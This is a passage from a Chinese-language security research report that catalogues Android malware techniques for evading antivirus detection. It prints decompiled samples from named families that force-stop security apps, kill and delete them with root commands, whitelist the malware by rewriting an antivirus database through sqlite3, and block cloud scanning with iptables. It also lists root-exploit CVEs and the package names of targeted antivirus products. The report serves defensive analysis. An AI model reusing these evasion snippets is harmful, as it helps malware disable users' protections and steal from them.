


图 3.7 包名占坑流程图

- 代表样本——744e402f9be0ba1a5c11941a39da02a6

## 六、 混淆

### (一)代码混淆

- 逃逸原理

传统杀毒引擎的部分规则基于样本中的标识符名称进行检出，混淆标识符名称即可以轻松躲避检测。

- 代表家族——FakeTaobao[11]






图 3.8 FakeTaobao 代码混淆

## (二) 签名混淆

### ■ 逃逸原理

签名可以标识样本的来源。可信来源签名下的样本默认被视为正规软件，除非发现有恶意软件；不可信来源签名下如存在大量恶意软件，则被视为恶意签名。因此，杀软可直接根据签名制定黑规则。恶意软件通过将签名随机化（即签名混淆）来躲避黑签名规则。

### ■ 代表家族——色情视频类

软件名称	证书名称
午夜直播	CN=MSPWYe, OU=nbzgWu, O=Evdhpo
午夜直播	CN=GCgYGN, OU=ydEcux, O=bRPfAE
午夜直播	CN=YrHoBp, OU=aFMFpN, O=hQhTSg
午夜直播	CN=eLdWOs, OU=QECSkh, O=icNAMS
午夜直播	CN=FnuQel, OU=xkFNhz, O=Ountrm
午夜直播	CN=DXNWSD, OU=IDNrVr, O=CEwthm
午夜直播	CN=oGuPmK, OU=ZEzKLv, O=IAfSGS
午夜直播	CN=EycqOQ, OU=ARdJIY, O=TeNowS

表 3.1 签名混淆

## (三) 软件名称混淆

### ■ 逃逸原理

软件名称是色情视频类恶意软件早期最鲜明的特点之一，杀毒引擎在必要时（如色情视频类恶意软件大规模爆发时）会根据软件名称进行检出，恶意软件通过混淆软件名称来躲避这种检出规则。

### ■ 代表家族——色情视频类

原软件名	混淆软件名
火爆视频	V火UA爆gOAvy视tm频
视频解码软件	O视mP频IG解tp码IV软GG件
夜涩视频	O夜eq涩SV视pX频
视频解码软件	O视TA频iu解EI码Gc软ft件
视频解码软件	O视xv频FR解kD码vg软Uk件
小爱视频	小O爱T视C频
夜涩视频	O夜gZ涩Hh视Ht频
夜涩视频	K夜OB涩TA视tS频

表 3.2 软件名称混淆

## 七、 载荷变换

### (一) 攻击代码底层化

#### ■ 逃逸原理

Android 支持使用原生语言 C 或 C++ 直接开发应用的部分功能。从开发的角度来看，使

用 Java 语言开发比使用原生语言开发要简单高效，因此绝大多数应用的大部分模块都采用 Java 语言进行开发，杀毒引擎的查杀规则也大多基于 Java 语言（即针对 DEX 文件进行查杀）；从逆向分析的角度来看，逆向原生语言实现的模块（ELF 格式文件）要比逆向 Java 实现的模块（DEX 格式文件）更加困难。基于以上两点原因，木马作者通过使用原生语言实现核心恶意模块可以很好地躲避查杀和分析。

- 代表家族——“长老木马”三代[10]

```
sub_931C(*( _DWORD *)v1, &haystack);
// 释放apk到/system/app/
v2 = sub_9964(&haystack, *(const void **)(v1 + 12), *( _DWORD *)v1 + 16));
```

```
char *__fastcall sub_931C(int a1, char *a2)
{
    char *v2; // r4@1

    v2 = a2;
    sprintf(a2, "/system/app/%s", a1);
    return v2;
```

```
signed int __fastcall sub_9964(const char *a1, const void *a2, size_t a3)
{
    const void *v3; // r7@1
    const char *v4; // r6@1
    size_t v5; // r5@1
    FILE *v6; // r4@1
    signed int result; // r0@3

    v3 = a2;
    v4 = a1;
    v5 = a3;
    v6 = fopen(a1, "w");
    if ( v6 )
    {
        if ( v5 == fwrite(v3, 1u, v5, v6) )
        {
            fclose(v6);
```

图 3.9 “长老木马”三代释放恶意 APK 文件

## (二)载荷碎片化

- 逃逸原理

传统杀毒引擎的扫描一般针对完整的 DEX 文件进行，通过将 DEX 文件变换成字节数组或分割为独立的字符串，破坏静态 DEX 文件的完整性，运行时动态拼接为 DEX 文件，可以达到躲避检测的目的。

- 代表样本——ed925b7ba90f877cf7ba2ef9d99bc330

```
static {
    a.a = new StringBuffer("bCOHNTduV5qiYtgPYT/aARI3DQXxAbRW9VhW/gISm1635caOqkW8nRM0KpCck9RKUaiMyu9DD6j924G");
    a.b = new StringBuffer("nB3IgQAU10m9Buejm5PIzjsoqY1xCx3na5kOY7+IRoJZhVNILC9SqmETxFCaH3ghwHYoKOIRCaV5zyt");
    a.c = new StringBuffer("OqLpup/sm7I2WiskMlf3PNYjDkfo0XpmDBvxQnf/IZF7yspkYyHcP6RxBBX6gLOsNnIchYOh4A7jqP");
    a.d = new StringBuffer("b6z4/mY80TdoxkMhK0up9vz3kNShaJ6eZb1JCM+xadb4dkT7ueNwTfRwZdcAL30xPYzbjsu8eYIlgZc");
    a.e = new StringBuffer("krm5SaRkoNJEVZmxNdhePdiegAVVhMAwL7ic2Qhut9RnGBRcotSBx0u7mmFDYF7tJMqRQTZ+20gIv7z");
    a.f = a.b(new String(a.c(new String(a.b(a.a.toString())[1]))));
    a.g = new HashMap();
}
```

图 3.10 DEX 文件字符串化

```

public class  {
    public static byte[][] ;

    static {
        . = new byte[][]{
            {
                '\u0000', '\u0001', '\u0002', '\u0003', '\u0004', '\u0005', '\u0006', '\u0007', '\u0008', '\u0009', '\u000a', '\u000b', '\u000c', '\u000d', '\u000e', '\u000f', '\u0010', '\u0011', '\u0012', '\u0013', '\u0014', '\u0015', '\u0016', '\u0017', '\u0018', '\u0019', '\u001a', '\u001b', '\u001c', '\u001d', '\u001e', '\u001f', '\u0020', '\u0021', '\u0022', '\u0023', '\u0024', '\u0025', '\u0026', '\u0027', '\u0028', '\u0029', '\u002a', '\u002b', '\u002c', '\u002d', '\u002e', '\u002f', '\u0030', '\u0031', '\u0032', '\u0033', '\u0034', '\u0035', '\u0036', '\u0037', '\u0038', '\u0039', '\u003a', '\u003b', '\u003c', '\u003d', '\u003e', '\u003f', '\u0040', '\u0041', '\u0042', '\u0043', '\u0044', '\u0045', '\u0046', '\u0047', '\u0048', '\u0049', '\u004a', '\u004b', '\u004c', '\u004d', '\u004e', '\u004f', '\u0050', '\u0051', '\u0052', '\u0053', '\u0054', '\u0055', '\u0056', '\u0057', '\u0058', '\u0059', '\u005a', '\u005b', '\u005c', '\u005d', '\u005e', '\u005f', '\u0060', '\u0061', '\u0062', '\u0063', '\u0064', '\u0065', '\u0066', '\u0067', '\u0068', '\u0069', '\u006a', '\u006b', '\u006c', '\u006d', '\u006e', '\u006f', '\u0070', '\u0071', '\u0072', '\u0073', '\u0074', '\u0075', '\u0076', '\u0077', '\u0078', '\u0079', '\u007a', '\u007b', '\u007c', '\u007d', '\u007e', '\u007f', '\u0080', '\u0081', '\u0082', '\u0083', '\u0084', '\u0085', '\u0086', '\u0087', '\u0088', '\u0089', '\u008a', '\u008b', '\u008c', '\u008d', '\u008e', '\u008f', '\u0090', '\u0091', '\u0092', '\u0093', '\u0094', '\u0095', '\u0096', '\u0097', '\u0098', '\u0099', '\u009a', '\u009b', '\u009c', '\u009d', '\u009e', '\u009f', '\u00a0', '\u00a1', '\u00a2', '\u00a3', '\u00a4', '\u00a5', '\u00a6', '\u00a7', '\u00a8', '\u00a9', '\u00aa', '\u00ab', '\u00ac', '\u00ad', '\u00ae', '\u00af', '\u00b0', '\u00b1', '\u00b2', '\u00b3', '\u00b4', '\u00b5', '\u00b6', '\u00b7', '\u00b8', '\u00b9', '\u00ba', '\u00bb', '\u00bc', '\u00bd', '\u00be', '\u00bf', '\u00c0', '\u00c1', '\u00c2', '\u00c3', '\u00c4', '\u00c5', '\u00c6', '\u00c7', '\u00c8', '\u00c9', '\u00ca', '\u00cb', '\u00cc', '\u00cd', '\u00ce', '\u00cf', '\u00d0', '\u00d1', '\u00d2', '\u00d3', '\u00d4', '\u00d5', '\u00d6', '\u00d7', '\u00d8', '\u00d9', '\u00da', '\u00db', '\u00dc', '\u00dd', '\u00de', '\u00df', '\u00e0', '\u00e1', '\u00e2', '\u00e3', '\u00e4', '\u00e5', '\u00e6', '\u00e7', '\u00e8', '\u00e9', '\u00ea', '\u00eb', '\u00ec', '\u00ed', '\u00ee', '\u00ef', '\u00f0', '\u00f1', '\u00f2', '\u00f3', '\u00f4', '\u00f5', '\u00f6', '\u00f7', '\u00f8', '\u00f9', '\u00fa', '\u00fb', '\u00fc', '\u00fd', '\u00fe', '\u00ff'
            },
            {
                '\u0000', '\u0001', '\u0002', '\u0003', '\u0004', '\u0005', '\u0006', '\u0007', '\u0008', '\u0009', '\u000a', '\u000b', '\u000c', '\u000d', '\u000e', '\u000f', '\u0010', '\u0011', '\u0012', '\u0013', '\u0014', '\u0015', '\u0016', '\u0017', '\u0018', '\u0019', '\u001a', '\u001b', '\u001c', '\u001d', '\u001e', '\u001f', '\u0020', '\u0021', '\u0022', '\u0023', '\u0024', '\u0025', '\u0026', '\u0027', '\u0028', '\u0029', '\u002a', '\u002b', '\u002c', '\u002d', '\u002e', '\u002f', '\u0030', '\u0031', '\u0032', '\u0033', '\u0034', '\u0035', '\u0036', '\u0037', '\u0038', '\u0039', '\u003a', '\u003b', '\u003c', '\u003d', '\u003e', '\u003f', '\u0040', '\u0041', '\u0042', '\u0043', '\u0044', '\u0045', '\u0046', '\u0047', '\u0048', '\u0049', '\u004a', '\u004b', '\u004c', '\u004d', '\u004e', '\u004f', '\u0050', '\u0051', '\u0052', '\u0053', '\u0054', '\u0055', '\u0056', '\u0057', '\u0058', '\u0059', '\u005a', '\u005b', '\u005c', '\u005d', '\u005e', '\u005f', '\u0060', '\u0061', '\u0062', '\u0063', '\u0064', '\u0065', '\u0066', '\u0067', '\u0068', '\u0069', '\u006a', '\u006b', '\u006c', '\u006d', '\u006e', '\u006f', '\u0070', '\u0071', '\u0072', '\u0073', '\u0074', '\u0075', '\u0076', '\u0077', '\u0078', '\u0079', '\u007a', '\u007b', '\u007c', '\u007d', '\u007e', '\u007f', '\u0080', '\u0081', '\u0082', '\u0083', '\u0084', '\u0085', '\u0086', '\u0087', '\u0088', '\u0089', '\u008a', '\u008b', '\u008c', '\u008d', '\u008e', '\u008f', '\u0090', '\u0091', '\u0092', '\u0093', '\u0094', '\u0095', '\u0096', '\u0097', '\u0098', '\u0099', '\u009a', '\u009b', '\u009c', '\u009d', '\u009e', '\u009f', '\u00a0', '\u00a1', '\u00a2', '\u00a3', '\u00a4', '\u00a5', '\u00a6', '\u00a7', '\u00a8', '\u00a9', '\u00aa', '\u00ab', '\u00ac', '\u00ad', '\u00ae', '\u00af', '\u00b0', '\u00b1', '\u00b2', '\u00b3', '\u00b4', '\u00b5', '\u00b6', '\u00b7', '\u00b8', '\u00b9', '\u00ba', '\u00bb', '\u00bc', '\u00bd', '\u00be', '\u00bf', '\u00c0', '\u00c1', '\u00c2', '\u00c3', '\u00c4', '\u00c5', '\u00c6', '\u00c7', '\u00c8', '\u00c9', '\u00ca', '\u00cb', '\u00cc', '\u00cd', '\u00ce', '\u00cf', '\u00d0', '\u00d1', '\u00d2', '\u00d3', '\u00d4', '\u00d5', '\u00d6', '\u00d7', '\u00d8', '\u00d9', '\u00da', '\u00db', '\u00dc', '\u00dd', '\u00de', '\u00df', '\u00e0', '\u00e1', '\u00e2', '\u00e3', '\u00e4', '\u00e5', '\u00e6', '\u00e7', '\u00e8', '\u00e9', '\u00ea', '\u00eb', '\u00ec', '\u00ed', '\u00ee', '\u00ef', '\u00f0', '\u00f1', '\u00f2', '\u00f3', '\u00f4', '\u00f5', '\u00f6', '\u00f7', '\u00f8', '\u00f9', '\u00fa', '\u00fb', '\u00fc', '\u00fd', '\u00fe', '\u00ff'
            }
        };
    }

    public .() {
        super();
    }

    public static boolean .(String arg6) {
        FileOutputStream v2;
        boolean v1 = false;
        try {
            v2 = new FileOutputStream(arg6);
            int v3_1;
            for(v3_1 = 0; v3_1 < .length; ++v3_1) {
                v2.write(.[v3_1]);
            }

            v2.flush();
            v2.close();
        }
    }
}

```

图 3.11 DEX 文件字节数组化

## 八、 规避杀软

### ■ 逃逸原理

木马启动时检测安全软件是否存在，如果杀软存在则不运行其恶意行为，如此可以规避杀软的查杀。

### ■ 代表样本——c17717dae0elf3786f71cccf8a92f9ec

```

for ( i = ";" ; i = ";" )
{
    pkgname = j_j_strtok(v4, i);
    if ( !pkgname )
        break;
    if ( sub_37F8() )
        j_j__android_log_print(6, "Debug", "check %s", pkgname);
    j_j_sprintf(&s, "/data/data/%s", pkgname); // com.qihoo.antivirus
    v8 = findClass(*(_DWORD *)env, "java/io/File");
    v13 = getMethodID(*(_DWORD *)env, v8, "<init>", "(Ljava/lang/String;)V");
    v9 = newStringUTF(*(_DWORD *)env, &s);
    v10 = sub_179E(*(_DWORD *)env, v8, v13, v9);
    v11 = getMethodID(*(_DWORD *)env, v8, "exists", "()Z");
    if ( sub_181C(*(_DWORD *)env, v10, v11) )
    {
        v5 = 1;
    LABEL_11:
        if ( sub_37F8() )
            j_j__android_log_print(6, "Debug", "has %s", pkgname, v13);
        goto LABEL_16;
    }
    v5 = sub_1C3C(env, pkgname);
    if ( v5 )
        goto LABEL_11;
    if ( sub_37F8() )
        j_j__android_log_print(6, "Debug", "no has %s", pkgname, v13);
    v4 = 0;
}

```

图 3.12 规避杀软

## 九、 Root 提权

- 逃逸原理

部分杀软实现其扫描流程时，考虑到性能和用户体验（因为普通权限的杀软只能扫描但无法卸载系统目录下的应用，可能会给用户带来困扰）等因素，不会对系统目录进行深度扫描。木马通过利用漏洞获取 Root 权限，并将核心恶意模块释放到系统目录之中，便可以躲避此类杀软的查杀。即便杀软具备深度扫描和查杀的能力，木马获取 Root 权限之后可以通过部署保护模块或其他方法（比如后文提到的篡改网络配置）来对抗杀软的查杀。

- 代表家族——“舞毒蛾”[12]

漏洞编号
VROOT –CVE-2013-6282
TowelRoot –CVE-2014-3153
PingPongRoot –CVE-2015-3636
Mtkfb –mt658x & mt6592

表 3.3 “舞毒蛾”使用的提权漏洞

## 十、 结束杀软

- 逃逸原理

木马在启动时判断杀软是否存在，如果存在则直接结束杀软，可以避免在其自身生命周期内被杀软查杀。

- 代表家族——FakeTaobao[11]

```
public void onCreate(Bundle savedInstanceState) {
    this.requestWindowFeature(1);
    super.onCreate(savedInstanceState);
    this setContentView(2130903040);
    Object v0 = this.getSystemService("activity");
    try {
        Method v1 = v0.getClass().getDeclaredMethod("forceStopPackage", String.class);
        v1.setAccessible(true);
        v1.invoke(v0, "com.qihoo360.mobilesafe");
        v1.invoke(v0, "com.lbe.security");
        v1.invoke(v0, "com.tencent.qqimsecure");
    }
    catch(InvocationTargetException v3) {
    }
    catch(IllegalAccessException v3_1) {
    }
    catch(NoSuchMethodException v3_2) {
    }
    catch(IllegalArgumentException v3_3) {
    }
    catch(SecurityException v3_4) {
    }
}
```

图 3.13 FakeTaobao 结束杀软

## 十一、 卸载杀软

- 逃逸原理

具备 Root 权限的木马可以通过直接卸载安全软件来躲避查杀。

- 代表家族——“百脑虫”[13]

```
static {
    CRACK_INFO.CRACK_CHECK_INNER_EXE_MODE = new String[]{"configpppi"};
    CRACK_INFO.CRACK_CHECK_INNER_SO_MODE = new String[]{"libconfigpppl.so", "libconfigpppm.so"};
    CRACK_INFO.CRACK_CHECK_INNER_JAR_MODE = new String[]{"configpppl.jar"};
    CRACK_INFO.CRACK_SAFE_KEY = new String[]{"qihoo", "ijinshan", "tencent"};
    CRACK_INFO.CRACK_PACKAGE_PERMISSION = new String[]{"android.permission.SEND_SMS"};
    CRACK_INFO.SALE_PACKAGE_NAME = new String[]{"com.iijinshan.duba", "com.iijinshan.mguard",
        "com.lbe.security", "com.mobileann.MobileAnn", "com.netqin.antivirus", "com.ngmobile.antivirus20",
        "com.qihoo.antivirus", "com.qihoo360.mobilesafe", "com.tencent.qqimsecure"};
}
```

图 3.14 “百脑虫”杀软包名列表

```
private void processKillSafeApk() {
    ArrayList v2 = new PS_ParseCore().parseCore(OperatorCore_2010.getDynamicPath());
    if(v2 != null) {
        int v0;
        for(v0 = 0; v0 < v2.size(); ++v0) {
            Object v5 = v2.get(v0);
            String v4 = ((PSInfoNode)v5).mProcessName;
            int v1;
            for(v1 = 0; v1 < CRACK_INFO.SALE_PACKAGE_NAME.length; ++v1) {
                if(v4.equals(CRACK_INFO.SALE_PACKAGE_NAME[v1])) {
                    SMTTool.makeRootCmd("kill " + ((PSInfoNode)v5).mPID);
                    SMTTool.makeRootCmd("rm -r /data/data/" + v4 + "/files/");
                }
            }
        }
    }
}
```

图 3.15 “百脑虫”卸载指定杀软

## 十二、 躲避云查

### (一)篡改杀软数据库

- 逃逸原理

安全软件通过配置云查过滤规则来提高云查效率，即已知为白应用的样本直接跳过云查，并将这些规则写入本地数据库。然而，部分使用这种规则的杀软将规则信息明文写入数据库之中，使得具备 Root 权限的安全软件可以直接修改该配置规则，以绕过云查。

- 代表样本——ccc01fd6d875b95e2af5f270aaf8e842

```
public List d(List arg3) {
    if(this.h < 142) {
        arg3.add("sqlite3 /data/data/com.tencent.qqimsecure/databases/qqsecure.db
        \'update network_filter set is_allow_network=1,is_sys_app=1 where pkg_name = \'
        + this.b + "\"'\");
    }
    else {
        arg3.add("sqlite3 /data/data/com.tencent.qqimsecure/databases/qqsecure.db
        \'update network_filter set is_allow_network=1,is_sys_app=1 where pkg_name = \'
        + this.b + "\"'\");
    }

    return arg3;
}
```

图 3.16 篡改杀软数据库

### (二)篡改网络配置

- 逃逸原理

Android 系统继承了很多 Linux 特性，其中包括管理网络和数据包流动与传送的 Linux



内核模块 netfilter，以及 netfilter 的控制应用软件 iptables[14]。木马通过执行 iptables 命令配置网络规则，禁止安全软件联网云查，从而躲避查杀。

- 代表家族——DwallAv[15]

```
v6.append("# Main rules (per interface)\n");
int v4_1 = v3.length;
int v0_2;
for(v0_2 = 0; v0_2 < v4_1; ++v0_2) {
    v6.append("$IPTABLES -A droidwall -o ").append(v3[v0_2]).append(" -j droidwall-3g || exit\n");
}

int v3_1 = v2.length;
for(v0_2 = 0; v0_2 < v3_1; ++v0_2) {
    v6.append("$IPTABLES -A droidwall -o ").append(v2[v0_2]).append(" -j droidwall-wifi || exit\n");
}

v6.append("# Filtering rules\n");
v4 = v5 ? "RETURN" : "droidwall-reject";
v3_1 = arg13.indexOf(Integer.valueOf(-10)) >= 0 ? 1 : 0;
int v2_1 = arg12.indexOf(Integer.valueOf(-10)) >= 0 ? 1 : 0;
if((v5) && v2_1 == 0) {
    v0_2 = Process.getUidForName("dhcp");
    if(v0_2 != -1) {
        v6.append("# dhcp user\n");
        v6.append("$IPTABLES -A droidwall-wifi -m owner --uid-owner ").append(v0_2).append(
            " -j RETURN || exit\n");
    }

    v0_2 = Process.getUidForName("wifi");
    if(v0_2 == -1) {
        goto label_160;
    }

    v6.append("# wifi user\n");
    v6.append("$IPTABLES -A droidwall-wifi -m owner --uid-owner ").append(v0_2).append(" -j RETURN || exit\n");
}
```

图 3.17 DwallAv 配置网络规则

## 十三、封装接口

### (一)JavaScript 接口调用

- 逃逸原理

Android 提供使用 JavaScript 语言访问 Java 方法的接口。开发者使用 addJavascriptInterface[16]方法即可将指定的 Java 对象注入到 WebView 中，通过引用 Java 对象的名称即可实现对该对象的访问。与直接使用 Java 实现程序功能相比，使用 JavaScript 语言访问 Java 对象包含如下特征：程序的执行环境由 Dalvik 虚拟机转移到 WebKit；相关核心代码由 DEX 文件转移到 HTML 文件（或其他可执行网页文件）。如果木马使用 JavaScript 接口调用替代使用 Java 实现的功能，便可以躲避原本针对 DEX 文件的杀毒引擎规则。

- 代表家族——Android.JSBlack[17]

```
v1 = this.getCacheDir() + "/webviewCache/" + v1.substring(v1.length() - 8);
this.a(v0, v1);
WebSettings v0_2 = this.e.getSettings();
v0_2.setSavePassword(false);
v0_2.setSaveFormData(false);
v0_2.setCacheMode(2);
v0_2.setBuiltInZoomControls(true);
v0_2.setJavaScriptEnabled(true);
this.e.addJavascriptInterface(new s(((Context) this)), "sms");
this.e.addJavascriptInterface(v4, "http");
this.e.addJavascriptInterface(v2, "utils");
this.e.loadUrl("file://" + v1);
this.e.setWebViewClient(new com.android.a.c(this));
```

图 3.18 JavaScript 接口调用

### (二)E4A 中文编程

## ■ 逃逸原理

易安卓[18]，以下简称 E4A，是一个基于谷歌 Simple 语言的编程工具，实现通过类似易语言的 Basic 语法轻松编写 Android 应用程序。由于 E4A 使用中文替代了 Java 语言，使其可以躲避现存的传统杀毒引擎规则。

## ■ 代表家族——Android.E4aInfoStealer

```
public void 百度定位1s位置改变(double 纬度, double 经度, float 方向角, float 速度, String 地理位置) {
    String v4 = 转换操作.到文本(经度);
    String v3 = 转换操作.到文本(纬度);
    String v2 = 转换操作.到文本(((double)方向角));
    String v5 = 转换操作.到文本(((double)速度));
    String v1 = 地理位置;
    if(!v3.equals("0.0") && !v1.equals("")) {
        if(this.当前显示.equals("显示")) {
            this.当前经度 = 转换操作.到文本(经度);
            this.当前纬度 = 转换操作.到文本(纬度);
            this.定位 = 文件操作.读入资源文件("dingwei.html", "gb2312");
            this.定位 = 文本操作.子文本替换(this.定位, "{经纬度}", this.当前经度 + "," + this.当前纬度);
            this.定位 = 文本操作.子文本替换(this.定位, "{当前地理位置}", v1);
            文件操作.写出文本文件(应用操作.取存储卡路径() + "/dingwei.html", this.定位, "gb2312");
            this.浏览器1.跳转("file:/// " + 应用操作.取存储卡路径() + "/dingwei.html");
            this.百度定位1.停止定位();
            this.当前显示 = "不显示";
        }
        else {
            this.客户1.发送数据(转换操作.文本到字节("百度GPS定位_" + v4 + "|" + v3 + "|" + v2 + "|" + "GBK"));
            this.百度定位1.停止定位();
        }
    }
}
```

图 3.19 E4A 中文编程

## (三)Mono 框架

## ■ 逃逸原理

Mono 是一个由 Xamarin 公司（先前是 Novell,最早为 Ximian）所主持的自由开放源代码项目。该项目的目标是创建一系列匹配 ECMA 标准（Ecma-334 和 Ecma-335）的.NET 工具，包括 C#编译器和通用语言架构。[19]Mono for Android[20]允许开发者在 Android 应用程序中使用 Mono 框架。使用 Mono 框架的 Android 应用程序具备如下特点：程序运行环境由 Dalvik 转移到 Mono for Android 运行时，在运行过程中通过 Mono for Android 运行时与 Dalvik 运行时的通信实现对 Android API 的调用。使用 Mono 框架实现的 Android 应用程序不同于直接使用 Java 的实现，因而可以躲避现存的传统杀毒引擎规则。

## ■ 代表样本——7350decd88f7810d6b655f94abe4aac6

<ul style="list-style-type: none"> <li>▲ mono</li> <li>    ▶ android</li> <li>    ▶ java</li> <li>    ▶ javax.xml.transform</li> <li>        MonoPackageManager</li> <li>        MonoPackageManager_Resources</li> <li>        MonoRuntimeProvider</li> </ul>	<ul style="list-style-type: none"> <li>▲ z.core</li> <li>    AppActivity</li> <li>    MainActivity</li> <li>    OnBootHandler</li> <li>    RunService</li> <li>    SMSReciever</li> <li>▲ zcore.zcore</li> <li>    R</li> </ul>
---	---

图 3.20 使用 Mono 运行时

# 十四、高级杀软逃逸技术

## (一)白利用



- 逃逸原理

“签名混淆”一节曾提到过，对于可信来源签名（白签名）的样本，安全软件厂商一般默认其为安全软件。因此，木马可以使用特殊手段（比如感染开发者机器）使自身具备白签名属性，从而躲避杀软的查杀。

- 参考案例——疑百度编译机或员工中毒导致百度彩票 APP 感染病毒代码（发布流程管理不当）[21]

```
Type: X.509
Version: 3
Serial Number: 0x31de38e6
Issuer: CN=baidulecai, OU=www.lecai.com, O=www.lecai.com, L=beijing, ST=beijing, C=CN
Validity: from = Tue Dec 02 16:28:02 CST 2014
          to = Wed Sep 04 16:28:02 CST 2069
Subject: CN=baidulecai, OU=www.lecai.com, O=www.lecai.com, L=beijing, ST=beijing, C=CN
```

图 3.21 被利用的某厂商签名




图 3.22 被感染的网页文件

